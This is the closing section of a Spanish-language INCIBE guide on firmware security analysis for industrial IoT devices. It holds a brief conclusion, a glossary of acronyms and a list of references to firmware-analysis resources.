
Sobre todo, hay que destacar que el estudio del *firmware* en dispositivos IoT o IIoT desplegados en entornos industriales cada vez es más importante, ya que una posible vulnerabilidad puede afectar ya no solo al propio dispositivo, sino a toda la red industrial. Es por ello, y a sabiendas de que los análisis del *firmware* no es una práctica muy común en los entornos industriales, se ha querido destacar tanto la parte teórica en referencia al *firmware*, como la parte práctica de análisis del binario, para difundir conocimientos básicos para que cualquier dispositivo pueda ser analizado de forma sencilla y eficaz.

Glosario de términos acrónimos

- **IoT**: Internet of Things.
- **IIoT**: Industrial Internet of Things.
- **IT**: Information Technologies.
- **OT**: Operation Technologies.
- **OSINT**: Técnicas y herramientas de inteligencia de código abierto.
- **ROM**: Read Only Memory.
- **API**: Interfaz de Programación de Aplicaciones.
- **RAM**: Random Access Memory.
- **PROM**: Programmable Read-Only Memory.
- **CPU**: Unidad Central de Procesamiento.
- **BIOS**: Sistema Básico de Entrada / Salida.
- **LoC**: Líneas de Código.
- **FCC**: Comisión Federal de Comunicaciones.
- **ARM**: Advances RISC Machine.
- **CFE**: Espacio Común de Firmware.
- **PPC**: Power PC.
- **MIPS**: Microprocessor without Interlocked Pipeline Stages.
- **BSD**: Berkely Software Distribution.
- **KSM**: Kernel Mode Setting.
- **OTA**. Actualizaciones por aire.
- **MiTM**: Man In the Middle.
- **AWS**: Amazon Web Services.
- **MCU**: Unidad de Control Principal.
- **PCB**: Placa de Circuito Impreso.
- **MBR**: master Boot Record.
- **RTOS**: Sistema Operativo en Tiempo Real.
- **JFFS**: Archivos Jefferson.
- **NVRAM**: Memoria No Volátil de Acceso Aleatorio.

8. Referencias

Referencia	Título, autor, fecha y enlace web
[Ref.- 1]	"What is firmware? Definition, Architecture, and Best Practices for 2022". 10 de Octubre de 2022 URL: https://www.spiceworks.com/tech/devops/articles/what-is-firmware/
[Ref.- 2]	"Libreboot Project" URL: https://libreboot.org/
[Ref.- 3]	"Reversing de malware, una de las bases de ciberseguridad" Diciembre de 2021. URL: https://www.immune.institute/blog/reversing-de-malware-bases-ciberseguridad/
[Ref.- 4]	"IoT Firmware Security" Octubre 2022 URL: https://www.researchgate.net/publication/364837775_IoT_Firmware_Security
[Ref.- 5]	"OWASP Firmware Security Testing Methodology" Julio de 2016 URL: https://github.com/scriptingxss/owasp-fstm
[Ref.- 6]	"Binwalk" Febrero 2017 URL: https://rekodbyte.wordpress.com/2017/02/18/binwalk/
[Ref.- 7]	"QUEMU" URL: https://www.qemu.org/
[Ref.- 8]	"A taxonomy of IoT firmware security and principal firmware analysis techniques" Septiembre de 2022. URL: https://www.sciencedirect.com/science/article/abs/pii/S1874548222000373



Financiado por la Unión Europea
NextGenerationEU

GOBIERNO DE ESPAÑA
MINISTERIO DE TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

Plan de Recuperación, Transformación y Resiliencia

España | digital 2026

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD